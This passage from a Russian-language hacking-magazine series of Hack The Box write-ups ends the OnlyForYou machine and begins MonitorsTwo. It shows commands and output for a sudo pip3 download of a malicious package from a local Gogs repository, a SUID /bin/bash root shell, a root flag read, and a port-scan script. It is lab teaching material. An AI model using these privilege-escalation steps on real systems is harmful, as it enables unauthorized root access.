
```
┌──(ralf㉿ralf-PC)-[~/tmp/HTB/onlyforyou/dist]
└─$ ls
this_is_fine_wuzzi-0.0.1-py3-none-any.whl  this_is_fine_wuzzi-0.0.1.tar.gz
```

Результат сборки пакета

Теперь переходим к Git и создаем новый репозиторий.



Новый репозиторий - Gogs
127.0.0.1:3000/repo/create
Панель управления
Задачи
Запросы на слияние
Обзор
Новый репозиторий
Владелец
john
Имя репозитория
lpe
Лучшие названия репозиториев коротки, запоминаемы и уникальны.
Видимость
Приватный репозиторий
Описание
Описание репозитория. Максимальная длина 512 символов.
Доступные символы: 512
.gitignore
Выберите шаблоны .gitignore
Лицензия
Выберите файл лицензии
Readme
Default
Инициализировать этот репозиторий выбранными файлами и шаблоном
Создать репозиторий
Отмена

Создание нового репозитория



john/lpe - Gogs
127.0.0.1:3000/john/lpe
john / lpe
Перестать следить 1
В избранное 0
Ответвить 0
Файлы
Задачи 0
Запросы на слияние 0
Вики
Настройки
Нет описания
1 Коммиты
1 Ветки
0 Релизы
Ветка: master
Новый файл
Загрузить файл
HTTP
SSH
dev@localhost:john/lpe.git
john 1cf900f909 Initial commit сейчас
README.md 1cf900f909 Initial commit сейчас
README.md
lpe

Созданный репозиторий LPE

Выбираем «Загрузить файл» и указываем созданный нами пакет.


john/lpe - Gogs
127.0.0.1:3000/john/lpe/_upload/master/
john / lpe
Файлы
Задачи 0
Запросы на слияние 0
Вики
Настройки
Добавьте подкаталог...
или отмена
0.9 KB
this_is_fine_...
Удалить файл
Фиксация изменений
Загрузить файлы ''
Добавьте необязательное расширенное описание...
Сделайте коммит прямо в ветку master.
Создайте новую ветвь для этого коммита, и сделайте пул запрос.
Фиксация изменений
Отмена


Загрузка файла


john / lpe
Перестать следить 1
В избранное 0
Ответвить 0
Файлы
Задачи 0
Запросы на слияние 0
Вики
Настройки
Нет описания
2 Коммиты
1 Ветки
0 Релизы
Ветка: master
Новый файл
Загрузить файл
HTTP
SSH
dev@localhost:john/lpe.git
john bc5f19b80d Загрузить файлы '' сейчас
README.md 1cf900f909 Initial commit 56 секунд назад
this_is_fine_wuzzi-0.0.1.tar.gz bc5f19b80d Загрузить файлы '' сейчас
README.md
lpe

Содержимое репозитория LPE

Репозиторий готов, а значит, можем возвращаться к сессии SSH и выполнять указанную в настройке команду sudo.


```
sudo /usr/bin/pip3 download http://127.0.0.1:3000/john/lpe/raw/
master/this_is_fine_wuzzi-0.0.1.tar.gz
```



```
john@only4you:~$ sudo /usr/bin/pip3 download http://127.0.0.1:3000/john/lpe/raw/master/this_is_fine_wuzzi-0.0.1.tar.gz
Collecting http://127.0.0.1:3000/john/lpe/raw/master/this_is_fine_wuzzi-0.0.1.tar.gz
  Downloading http://127.0.0.1:3000/john/lpe/raw/master/this_is_fine_wuzzi-0.0.1.tar.gz (866 bytes)
  Saved ./this_is_fine_wuzzi-0.0.1.tar.gz
Successfully downloaded this-is-fine-wuzzi
```

Сборка созданного пакета pip3

Проверим права файла `/bin/bash`. Если S-бит назначен, то все прошло по плану.



```
john@only4you:~$ ls -la /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
```


Права файла /bin/bash

Справка: бит SUID

Когда у файла установлен атрибут setuid (S-атрибут), обычный пользователь, запускающий этот файл, получает повышение прав до пользователя — владельца файла в рамках запущенного процесса. После получения повышенных прав приложение может выполнять задачи, которые недоступны обычному пользователю. Из-за возможности состояния гонки многие операционные системы игнорируют S-атрибут, установленный shell-скриптам.

Создаем новую сессию и забираем второй флаг.

```
/bin/bash -p
```



```
john@only4you:~$ /bin/bash -p
bash-5.0# id
uid=1000(john) gid=1000(john) euid=0(root) groups=1000(john)
bash-5.0# cat /root/root.txt
2e2f36ba270917187196caae77e804d3
bash-5.0# 
```

Флаг рута

Машина захвачена!

HTB
MONITORSTWO

MonitorsTwo
OS: Linux
Difficulty: Easy
Points: 20
Release: 29 Apr 2023
IP: 10.10.11.211

ПОВЫШАЕМ ПРИВИЛЕГИИ И СБЕГАЕМ ИЗ КОНТЕЙНЕРА DOCKER

В этом райтапе мы с тобой поднимем привилегии в контейнере Docker, затем совершим побег из него и заюзаем CVE-2021-41091 для захвата рута на хостовой машине. Но сначала нужно будет взломать сайт и проэксплуатировать уязвимость в движке Cacti.

RalfHacker
hackerralf8@gmail.com

Проделывать все это мы будем в рамках прохождения тренировочной машины MonitorsTwo с площадки Hack The Box. Уровень ее сложности — легкий.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.211    monitorstwo.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).

